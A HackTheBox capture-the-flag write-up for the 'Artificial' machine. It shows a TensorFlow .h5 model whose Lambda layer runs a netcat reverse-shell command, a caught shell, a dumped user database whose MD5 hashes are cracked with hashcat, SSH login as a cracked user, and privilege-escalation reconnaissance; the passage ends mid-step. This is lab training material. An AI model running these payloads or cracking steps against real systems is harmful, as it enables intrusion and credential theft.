HackTheBox Artificial Writeup
Nmap Enumeration
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
┌──(parallels㉿kali-linux-2025-2)-[~/hackthebox/Artificial]
└─$ cat nmap
# Nmap 7.95 scan initiated Wed Oct 22 23:20:30 2025 as: /usr/lib/nmap/nmap -sC -sV -vv -oN nmap 10.129.101.85
Nmap scan report for 10.129.101.85
Host is up, received reset ttl 63 (0.088s latency).
Scanned at 2025-10-22 23:20:31 CST for 10s
Not shown: 998 closed tcp ports (reset)
PORT   STATE SERVICE REASON         VERSION
22/tcp open  ssh     syn-ack ttl 63 OpenSSH 8.2p1 Ubuntu 4ubuntu0.13 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 7c:e4:8d:84:c5:de:91:3a:5a:2b:9d:34:ed:d6:99:17 (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABgQDNABz8gRtjOqG4+jUCJb2NFlaw1auQlaXe1/+I+BhqrriREBnu476PNw6mFG9ifT57WWE/qvAZQFYRvPupReMJD4C3bE3fSLbXAoP03+7JrZkNmPRpVetRjUwP1acu7golA8MnPGzGa2UW38oK/TnkJDlZgRpQq/7DswCr38IPxvHNO/15iizgOETTTEU8pMtUm/ISNQfPcGLGc0x5hWxCPbu75OOOsPt2vA2qD4/sb9bDCOR57bAt4i+WEqp7Ri/act+f4k6vypm1sebNXeYaKapw+W83en2LnJOU0lsdhJiAPKaD/srZRZKOR0bsPcKOqLWQR/A6Yy3iRE8fcKXzfbhYbLUiXZzuUJoEMW33l8uHuAza57PdiMFnKqLQ6LBfwYs64Q3v8oAn5O7upCI/nDQ6raclTSigAKpPbliaL0HE/P7UhNacrGE7Gsk/FwADiXgEAseTn609wBnLzXyhLzLb4UVu9yFRWITkYQ6vq4ZqsiEnAsur/jt8WZY6MQ8=
|   256 83:46:2d:cf:73:6d:28:6f:11:d5:1d:b4:88:20:d6:7c (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBOdlb8oU9PsHX8FEPY7DijTkQzsjeFKFf/xgsEav4qedwBUFzOetbfQNn3ZrQ9PMIHrguBG+cXlA2gtzK4NPohU=
|   256 e3:18:2e:3b:40:61:b4:59:87:e8:4a:29:24:0f:6a:fc (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIH8QL1LMgQkZcpxuylBjhjosiCxcStKt8xOBU0TjCNmD
80/tcp open  http    syn-ack ttl 63 nginx 1.18.0 (Ubuntu)
|_http-server-header: nginx/1.18.0 (Ubuntu)
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-title: Did not follow redirect to http://artificial.htb/
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Read data files from: /usr/share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Wed Oct 22 23:20:41 2025 -- 1 IP address (1 host up) scanned in 10.58 seconds
Open Services:
- ssh -> TCP 22
- http -> TCP 80
HTTP Port 80
1
2
3
4
5
6
80/tcp open  http    syn-ack ttl 63 nginx 1.18.0 (Ubuntu)
|_http-server-header: nginx/1.18.0 (Ubuntu)
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-title: Did not follow redirect to http://artificial.htb/
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
According to the nmap results, we knows it redirect us to http://artificial.htb, we have to add the domain into /etc/hosts before enumeration.

There is Login and Register feature.
After we register an account test@test.com:test, we will redirect to /dashboard:

Seems like we can upload our AI models and run? We can download the Dockerfile and requirements provided:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
┌──(parallels㉿kali-linux-2025-2)-[~/hackthebox/Artificial]
└─$ cat requirements.txt
tensorflow-cpu==2.13.1

┌──(parallels㉿kali-linux-2025-2)-[~/hackthebox/Artificial]
└─$ cat Dockerfile
FROM python:3.8-slim

WORKDIR /code

RUN apt-get update && \
    apt-get install -y curl && \
    curl -k -LO https://files.pythonhosted.org/packages/65/ad/4e090ca3b4de53404df9d1247c8a371346737862cfe539e7516fd23149a4/tensorflow_cpu-2.13.1-cp38-cp38-manylinux_2_17_x86_64.manylinux2014_x86_64.whl && \
    rm -rf /var/lib/apt/lists/*

RUN pip install ./tensorflow_cpu-2.13.1-cp38-cp38-manylinux_2_17_x86_64.manylinux2014_x86_64.whl

ENTRYPOINT ["/bin/bash"]
Let’s try to upload a simple python code first:
1
print('Hello World')
However, nothing happended. Let’s try to upload a empty .h5 files?

It successfully upload. In this case, our target seems to be upload a malicious model that lead us RCE.
Malicious Model
By searching h5 exploit, we found a PoC: https://github.com/Splinter0/tensorflow-rce
1
2
3
4
5
6
7
8
9
10
11
12
import tensorflow as tf

def exploit(x):
    import os
    os.system("rm -f /tmp/f;mknod /tmp/f p;cat /tmp/f|/bin/sh -i 2>&1|nc 127.0.0.1 6666 >/tmp/f")
    return x

model = tf.keras.Sequential()
model.add(tf.keras.layers.Input(shape=(64,)))
model.add(tf.keras.layers.Lambda(exploit))
model.compile()
model.save("exploit.h5")
The exploit script generate a malicious model which can run our specified payload. Let’s try to modify this payload and generate the model. To avoid any dependencies/python version issues and may cause the exploit discrepancy, we can run the container that provided by Dockerfile and run the exploit script inside the container to generate the malicious model.
1
2
3
4
5
6
7
8
┌──(parallels㉿kali-linux-2025-2)-[~/hackthebox/Artificial]
└─$ ls
Dockerfile  exploit.py  nmap  requirements.txt  test.h5  test.py

┌──(parallels㉿kali-linux-2025-2)-[~/hackthebox/Artificial]
└─$ sudo docker build -t artificial .
However, since my vm is based on ARM arch, it will appears error on installing tensorflow… so i quickly switch to the vm that is based on x64 and build the container again. After generate the exploit.h5, copy it to kali vm and upload to the target machine to receive reverse shell:
1
2
3
4
5
6
7
8
┌──(parallels㉿kali-linux-2025-2)-[~/hackthebox/Artificial]
└─$ nc -lvnp 443
listening on [any] 443 ...
connect to [10.10.16.13] from (UNKNOWN) [10.129.101.85] 34560
/bin/sh: 0: can't access tty; job control turned off
$ whoami
app
Lateral Movement
1
2
3
4
5
6
app@artificial:~/app$ ls -la /home
total 16
drwxr-xr-x  4 root root 4096 Jun 18 13:19 .
drwxr-xr-x 18 root root 4096 Mar  3  2025 ..
drwxr-x---  6 app  app  4096 Jun  9 10:52 app
drwxr-x---  4 gael gael 4096 Jun  9 08:53 gael
Seems like gael is our first target to lateral movement to.
Analysis Source code
we can view the source code of the server in /home/app/app/app.py
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
100
101
102
103
104
105
106
107
108
109
110
111
112
113
114
115
116
117
118
119
120
121
122
123
124
125
126
127
128
129
130
131
132
133
134
135
136
137
138
139
140
141
142
143
144
145
146
147
148
149
150
151
152
153
154
155
156
157
158
159
160
161
162
163
164
165
166
167
168
169
170
171
172
173
174
175
176
177
178
179
180
181
182
183
184
185
186
187
188
189
190
191
192
193
194
195
196
197
198
199
200
201
202
203
204
205
206
207
208
209
210
211
212
213
214
215
216
217
218
219
220
221
222
223
224
225
226
227
228
229
230
231
232
233
234
235
236
237
238
239
240
241
242
243
244
245
246
247
248
249
250
251
252
from flask import Flask, render_template, request, redirect, url_for, session, send_file, flash
from flask_sqlalchemy import SQLAlchemy
from werkzeug.utils import secure_filename
import os
import tensorflow as tf
import hashlib
import uuid
import numpy as np
import io
from contextlib import redirect_stdout
import hashlib

app = Flask(__name__)
app.secret_key = "Sup3rS3cr3tKey4rtIfici4L"

app.config['SQLALCHEMY_DATABASE_URI'] = 'sqlite:///users.db'
app.config['SQLALCHEMY_TRACK_MODIFICATIONS'] = False
app.config['UPLOAD_FOLDER'] = 'models'

db = SQLAlchemy(app)

MODEL_FOLDER = 'models'
os.makedirs(MODEL_FOLDER, exist_ok=True)

class User(db.Model):
    id = db.Column(db.Integer, primary_key=True)
    username = db.Column(db.String(100), unique=True, nullable=False)
    email = db.Column(db.String(120), unique=True, nullable=False)
    password = db.Column(db.String(200), nullable=False)
    models = db.relationship('Model', backref='owner', lazy=True)

class Model(db.Model):
    id = db.Column(db.String(36), primary_key=True)
    filename = db.Column(db.String(120), nullable=False)
    user_id = db.Column(db.Integer, db.ForeignKey('user.id'), nullable=False)

def allowed_file(filename):
    return '.' in filename and filename.rsplit('.', 1)[1].lower() == 'h5'

def hash(password):
 password = password.encode()
 hash = hashlib.md5(password).hexdigest()
 return hash

@app.route('/')
def index():
    if ('user_id' in session):
        username = session['username']
        if (User.query.filter_by(username=username).first()):
            return redirect(url_for('dashboard'))

    return render_template('index.html')

@app.route('/static/requirements.txt')
def download_txt():
    try:
        pdf_path = './static/requirements.txt'  # Adjust path as needed

        return send_file(
            pdf_path,
            as_attachment=True,
            download_name='requirements.txt',  # Name for downloaded file
            mimetype='application/text'
        )
    except FileNotFoundError:
        return "requirements file not found", 404


@app.route('/static/Dockerfile')
def download_dockerfile():
    try:
        pdf_path = './static/Dockerfile'  # Adjust path as needed

        return send_file(
            pdf_path,
            as_attachment=True,
            download_name='Dockerfile',  # Name for downloaded file
            mimetype='application/text'
        )
    except FileNotFoundError:
        return "Dockerfile file not found", 404

@app.route('/register', methods=['GET', 'POST'])
def register():
    if request.method == 'POST':
        username = request.form['username']
        email = request.form['email']
        password = request.form['password']
        hashed_password = hash(password)

        existing_user = User.query.filter((User.username == username) | (User.email == email)).first()

        if existing_user:
            flash('Username or email already exists. Please choose another.', 'error')
            return render_template('register.html')

        new_user = User(username=username, email=email, password=hashed_password)

        try:
            db.session.add(new_user)
            db.session.commit()
            return redirect(url_for('login'))
        except Exception as e:
            db.session.rollback()
            flash('An error occurred. Please try again.', 'error')

    return render_template('register.html')


@app.route('/login', methods=['GET', 'POST'])
def login():
    if request.method == 'POST':
        email = request.form['email']
        password = request.form['password']
        user = User.query.filter_by(email=email).first()

        if user and user.password == hash(password):
            session['user_id'] = user.id
            session['username'] = user.username
            return redirect(url_for('dashboard'))
        else:
          pass

    return render_template('login.html')

@app.route('/dashboard')
def dashboard():
    if ('user_id' in session):
        username = session['username']
        if not (User.query.filter_by(username=username).first()):
            return redirect(url_for('login'))
    else:
        return redirect(url_for('login'))

    user_models = Model.query.filter_by(user_id=session['user_id']).all()
    return render_template('dashboard.html', models=user_models, username=username)


@app.route('/upload_model', methods=['POST'])
def upload_model():
    if ('user_id' in session):
        username = session['username']
        if not (User.query.filter_by(username=username).first()):
            return redirect(url_for('login'))
    else:
        return redirect(url_for('login'))

    if 'model_file' not in request.files:
        return redirect(url_for('dashboard'))

    file = request.files['model_file']

    if file.filename == '':
        return redirect(url_for('dashboard'))

    if file and allowed_file(file.filename):
        model_id = str(uuid.uuid4())
        filename = f"{model_id}.h5"
        file_path = os.path.join(app.config['UPLOAD_FOLDER'], filename)

        try:
            file.save(file_path)

            new_model = Model(id=model_id, filename=filename, user_id=session['user_id'])
            db.session.add(new_model)
            db.session.commit()

        except Exception as e:
            if os.path.exists(file_path):
                os.remove(file_path)
    else:
       pass

    return redirect(url_for('dashboard'))

@app.route('/delete_model/<model_id>', methods=['GET'])
def delete_model(model_id):
    if ('user_id' in session):
        username = session['username']
        if not (User.query.filter_by(username=username).first()):
            return redirect(url_for('login'))
    else:
        return redirect(url_for('login'))

    model = Model.query.filter_by(id=model_id, user_id=session['user_id']).first()

    if model:
        file_path = os.path.join(app.config['UPLOAD_FOLDER'], model.filename)
        if os.path.exists(file_path):
            os.remove(file_path)
        db.session.delete(model)
        db.session.commit()
    else:
       pass

    return redirect(url_for('dashboard'))


@app.route('/run_model/<model_id>')
def run_model(model_id):
    if ('user_id' in session):
        username = session['username']
        if not (User.query.filter_by(username=username).first()):
            return redirect(url_for('login'))
    else:
        return redirect(url_for('login'))

    model_path = os.path.join(app.config['UPLOAD_FOLDER'], f'{model_id}.h5')

    if not os.path.exists(model_path):
        return redirect(url_for('dashboard'))

    try:
        model = tf.keras.models.load_model(model_path)

        hours = np.arange(0, 24 * 7).reshape(-1, 1)
        predictions = model.predict(hours)

        days_of_week = ["Monday", "Tuesday", "Wednesday", "Thursday", "Friday", "Saturday", "Sunday"]
        daily_predictions = {f"{days_of_week[i // 24]} - Hour {i % 24}": round(predictions[i][0], 2) for i in range(len(predictions))}

        max_day = max(daily_predictions, key=daily_predictions.get)
        max_prediction = daily_predictions[max_day]

        model_summary = []
        model.summary(print_fn=lambda x: model_summary.append(x))
        model_summary = "\n".join(model_summary)

        return render_template(
            'run_model.html',
            model_summary=model_summary,
            daily_predictions=daily_predictions,
            max_day=max_day,
            max_prediction=max_prediction
        )
    except Exception as e:
        print(e)
        return redirect(url_for('dashboard'))


@app.route('/logout')
def logout():
    session.pop('user_id', None)
    session.pop('username', None)
    return redirect(url_for('index'))

if __name__ == '__main__':
    with app.app_context():
        db.create_all()
    app.run(host='127.0.0.1')
we found a secret key Sup3rS3cr3tKey4rtIfici4L (which might be the password-reuse), and the database location.
Extract database
Let’s try to extract the database:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
app@artificial:~/app/instance$ sqlite3
SQLite version 3.31.1 2020-01-27 19:55:54
Enter ".help" for usage hints.
Connected to a transient in-memory database.
Use ".open FILENAME" to reopen on a persistent database.
sqlite> .open users.db
sqlite> .tables
model  user
sqlite> select * from user;
1|gael|gael@artificial.htb|c99175974b6e192936d97224638a34f8
2|mark|mark@artificial.htb|0f3d8c76530022670f1c6029eed09ccb
3|robert|robert@artificial.htb|b606c5f5136170f15444251665638b36
4|royer|royer@artificial.htb|bc25b1f80f544c0ab451c02a3dca9fc6
5|mary|mary@artificial.htb|bf041041e57f1aff3be7ea1abd6129d0
6|test|test@test.com|098f6bcd4621d373cade4e832627b4f6
Good! Let’s hashcat crack them
1
2
3
4
5
6
7
┌──(parallels㉿kali-linux-2025-2)-[~/hackthebox/Artificial]
└─$ sudo hashcat -m 0 hashes.txt /usr/share/wordlists/rockyou.txt --force

098f6bcd4621d373cade4e832627b4f6:test
c99175974b6e192936d97224638a34f8:mattp005numbertwo
bc25b1f80f544c0ab451c02a3dca9fc6:marwinnarak043414036
Approaching final keyspace - workload adjusted.
we found some valid credentials
gael:mattp005numbertwo, royer:marwinnarak043414036
Since gael is our target, we can try to verify this credentials by login as gael:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
┌──(parallels㉿kali-linux-2025-2)-[~/hackthebox/Artificial]
└─$ ssh gael@artificial.htb
The authenticity of host 'artificial.htb (10.129.102.16)' can't be established.
ED25519 key fingerprint is SHA256:RfqGfdDw0WXbAPIqwri7LU4OspmhEFYPijXhBj6ceHs.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added 'artificial.htb' (ED25519) to the list of known hosts.
gael@artificial.htb's password:
Welcome to Ubuntu 20.04.6 LTS (GNU/Linux 5.4.0-216-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro

 System information as of Wed 22 Oct 2025 03:59:11 PM UTC

  System load:           1.56
  Usage of /:            58.8% of 7.53GB
  Memory usage:          29%
  Swap usage:            0%
  Processes:             231
  Users logged in:       0
  IPv4 address for eth0: 10.129.102.16
  IPv6 address for eth0: dead:beef::250:56ff:feb9:c03a


Expanded Security Maintenance for Infrastructure is not enabled.

0 updates can be applied immediately.

Enable ESM Infra to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status


The list of available updates is more than a week old.
To check for new updates run: sudo apt update

Last login: Wed Oct 22 15:59:12 2025 from 10.10.16.13
gael@artificial:~$
Perfect!
Privilege Escalation
Let’s run linpeas to do a basic scan:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
100
╔══════════╣ Sudo version
╚ https://book.hacktricks.wiki/en/linux-hardening/privilege-escalation/index.html#sudo-version
Sudo version 1.8.31

╔══════════╣ Executing Linux Exploit Suggester
╚ https://github.com/mzet-/linux-exploit-suggester
[+] [CVE-2021-4034] PwnKit

   Details: https://www.qualys.com/2022/01/25/cve-2021-4034/pwnkit.txt
   Exposure: probable
   Tags: [ ubuntu=10|11|12|13|14|15|16|17|18|19|20|21 ],debian=7|8|9|10|11,fedora,manjaro
   Download URL: https://codeload.github.com/berdav/CVE-2021-4034/zip/main

[+] [CVE-2021-3156] sudo Baron Samedit

   Details: https://www.qualys.com/2021/01/26/cve-2021-3156/baron-samedit-heap-based-overflow-sudo.txt
   Exposure: probable
   Tags: mint=19,[ ubuntu=18|20 ], debian=10
   Download URL: https://codeload.github.com/blasty/CVE-2021-3156/zip/main

[+] [CVE-2021-3156] sudo Baron Samedit 2

   Details: https://www.qualys.com/2021/01/26/cve-2021-3156/baron-samedit-heap-based-overflow-sudo.txt
   Exposure: probable
   Tags: centos=6|7|8,[ ubuntu=14|16|17|18|19|20 ], debian=9|10
   Download URL: https://codeload.github.com/worawit/CVE-2021-3156/zip/main

[+] [CVE-2021-22555] Netfilter heap out-of-bounds write

   Details: https://google.github.io/security-research/pocs/linux/cve-2021-22555/writeup.html
   Exposure: probable
   Tags: [ ubuntu=20.04 ]{kernel:5.8.0-*}
   Download URL: https://raw.githubusercontent.com/google/security-research/master/pocs/linux/cve-2021-22555/exploit.c
   ext-url: https://raw.githubusercontent.com/bcoles/kernel-exploits/master/CVE-2021-22555/exploit.c
   Comments: ip_tables kernel module must be loaded

[+] [CVE-2017-5618] setuid screen v4.5.0 LPE

   Details: https://seclists.org/oss-sec/2017/q1/184
   Exposure: less probable
   Download URL: https://www.exploit-db.com/download/https://www.exploit-db.com/exploits/41154


Vulnerable to CVE-2021-3560

╔══════════╣ Active Ports
╚ https://book.hacktricks.wiki/en/linux-hardening/privilege-escalation/index.html#open-ports
══╣ Active Ports (netstat)
tcp        0      0 127.0.0.1:5000          0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:9898          0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:80              0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.53:53           0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN      -
tcp6       0      0 :::80                   :::*                    LISTEN      -
tcp6       0      0 :::22                   :::*                    LISTEN      -


╔══════════╣ Searching root files in home dirs (limit 30)
/home/
/home/gael/.sqlite_history
/home/gael/.python_history
/home/gael/user.txt
/home/gael/.bash_history
/root/
/var/www
/var/www/html
/var/www/html/index.nginx-debian.html

╔══════════╣ Readable files belonging to root and readable by me but not world readable
-rw-r----- 1 root gael 33 Oct 22 15:52 /home/gael/user.txt
-rw-r----- 1 root sysadm 52357120 Mar  4  2025 /var/backups/backrest_backup.tar.gz


╔══════════╣ Interesting GROUP writable files (not in Home) (max 200)
╚ https://book.hacktricks.wiki/en/linux-hardening/privilege-escalation/index.html#writable-files
  Group gael:
/etc/laurel/config.toml


══════════╣ Modified interesting files in the last 5mins (limit 100)
/home/gael/.gnupg/trustdb.gpg
/home/gael/.gnupg/pubring.kbx
/opt/backrest/oplog.sqlite-wal
/opt/backrest/oplog.sqlite-shm
/opt/backrest/.config/backrest/config.json
/opt/backrest/tasklogs/logs.sqlite-shm
/opt/backrest/tasklogs/logs.sqlite-wal
/opt/backrest/oplog.sqlite
/opt/backrest/processlogs/backrest.log
/var/log/auth.log
/var/log/journal/006168b2a7004abd80ae5e2460ebe2cf/user-1000.journal
/var/log/journal/006168b2a7004abd80ae5e2460ebe2cf/system.journal
/var/log/journal/006168b2a7004abd80ae5e2460ebe2cf/user-1001.journal
/var/log/lastlog
/var/log/wtmp
/var/log/btmp
/var/log/syslog
/var/log/laurel/audit.log
/var/log/laurel/audit.log.1
Backreset
Since we have the backup folder of backrest in /var/backups/backrest_backup.tar.gz, we can try to extract it and read the content of the application.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
gael@artificial:~/backrest$ ls -la
total 51092
drwxr-xr-x 5 gael gael     4096 Mar  4  2025 .
drwxr-x--- 6 gael gael     4096 Oct 22 16:07 ..
-rwxr-xr-x 1 gael gael 25690264 Feb 16  2025 backrest
drwxr-xr-x 3 gael gael     4096 Mar  3  2025 .config
-rwxr-xr-x 1 gael gael     3025 Mar  3  2025 install.sh
-rw------- 1 gael gael       64 Mar  3  2025 jwt-secret
-rw-r--r-- 1 gael gael    57344 Mar  4  2025 oplog.sqlite
-rw------- 1 gael gael        0 Mar  3  2025 oplog.sqlite.lock
-rw-r--r-- 1 gael gael    32768 Mar  4  2025 oplog.sqlite-shm
-rw-r--r-- 1 gael gael        0 Mar  4  2025 oplog.sqlite-wal
drwxr-xr-x 2 gael gael     4096 Mar  3  2025 processlogs
-rwxr-xr-x 1 gael gael 26501272 Mar  3  2025 restic
drwxr-xr-x 3 gael gael     4096 Mar  4  2025 tasklogs
For the install.sh:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
100
101
102
103
104
105
106
107
108
109
110
111
112
gael@artificial:~/backrest$ cat install.sh
#! /bin/bash

cd "$(dirname "$0")" # cd to the directory of this script

install_or_update_unix() {
  if systemctl is-active --quiet backrest; then
    sudo systemctl stop backrest
    echo "Paused backrest for update"
  fi
  install_unix
}

install_unix() {
  echo "Installing backrest to /usr/local/bin"
  sudo mkdir -p /usr/local/bin

  sudo cp $(ls -1 backrest | head -n 1) /usr/local/bin
}

create_systemd_service() {
  if [ ! -d /etc/systemd/system ]; then
    echo "Systemd not found. This script is only for systemd based systems."
    exit 1
  fi

  if [ -f /etc/systemd/system/backrest.service ]; then
    echo "Systemd unit already exists. Skipping creation."
    return 0
  fi

  echo "Creating systemd service at /etc/systemd/system/backrest.service"

  sudo tee /etc/systemd/system/backrest.service > /dev/null <<- EOM
[Unit]
Description=Backrest Service
After=network.target

[Service]
Type=simple
User=$(whoami)
Group=$(whoami)
ExecStart=/usr/local/bin/backrest
Environment="BACKREST_PORT=127.0.0.1:9898"
Environment="BACKREST_CONFIG=/opt/backrest/.config/backrest/config.json"
Environment="BACKREST_DATA=/opt/backrest"
Environment="BACKREST_RESTIC_COMMAND=/opt/backrest/restic"

[Install]
WantedBy=multi-user.target
EOM

  echo "Reloading systemd daemon"
  sudo systemctl daemon-reload
}

create_launchd_plist() {
  echo "Creating launchd plist at /Library/LaunchAgents/com.backrest.plist"

  sudo tee /Library/LaunchAgents/com.backrest.plist > /dev/null <<- EOM
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE plist PUBLIC "-//Apple//DTD PLIST 1.0//EN" "http://www.apple.com/DTDs/PropertyList-1.0.dtd">
<plist version="1.0">
<dict>
    <key>Label</key>
    <string>com.backrest</string>
    <key>ProgramArguments</key>
    <array>
    <string>/usr/local/bin/backrest</string>
    </array>
    <key>KeepAlive</key>
    <true/>
    <key>EnvironmentVariables</key>
    <dict>
        <key>PATH</key>
        <string>/usr/local/bin:/usr/bin:/bin:/usr/sbin:/sbin</string>
        <key>BACKREST_PORT</key>
        <string>127.0.0.1:9898</string>
    </dict>
</dict>
</plist>
EOM
}

enable_launchd_plist() {
  echo "Trying to unload any previous version of com.backrest.plist"
  launchctl unload /Library/LaunchAgents/com.backrest.plist || true
  echo "Loading com.backrest.plist"
  launchctl load -w /Library/LaunchAgents/com.backrest.plist
}

OS=$(uname -s)
if [ "$OS" = "Darwin" ]; then
  echo "Installing on Darwin"
  install_unix
  create_launchd_plist
  enable_launchd_plist
  sudo xattr -d com.apple.quarantine /usr/local/bin/backrest # remove quarantine flag
elif [ "$OS" = "Linux" ]; then
  echo "Installing on Linux"
  install_or_update_unix
  create_systemd_service
  echo "Enabling systemd service backrest.service"
  sudo systemctl enable backrest
  sudo systemctl start backrest
else
  echo "Unknown OS: $OS. This script only supports Darwin and Linux."
  exit 1
fi

echo "Logs are available at ~/.local/share/backrest/processlogs/backrest.log"
echo "Access backrest WebUI at http://localhost:9898"
Besides, we can view the configuration file that might be also use in real services:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
gael@artificial:~/backrest$ cat .config/backrest/config.json
{
  "modno": 2,
  "version": 4,
  "instance": "Artificial",
  "auth": {
    "disabled": false,
    "users": [
      {
        "name": "backrest_root",
        "passwordBcrypt": "JDJhJDEwJGNWR0l5OVZNWFFkMGdNNWdpbkNtamVpMmtaUi9BQ01Na1Nzc3BiUnV0WVA1OEVCWnovMFFP"
      }
    ]
  }
}
The passwordBcrypt is base64 encoded:
1
2
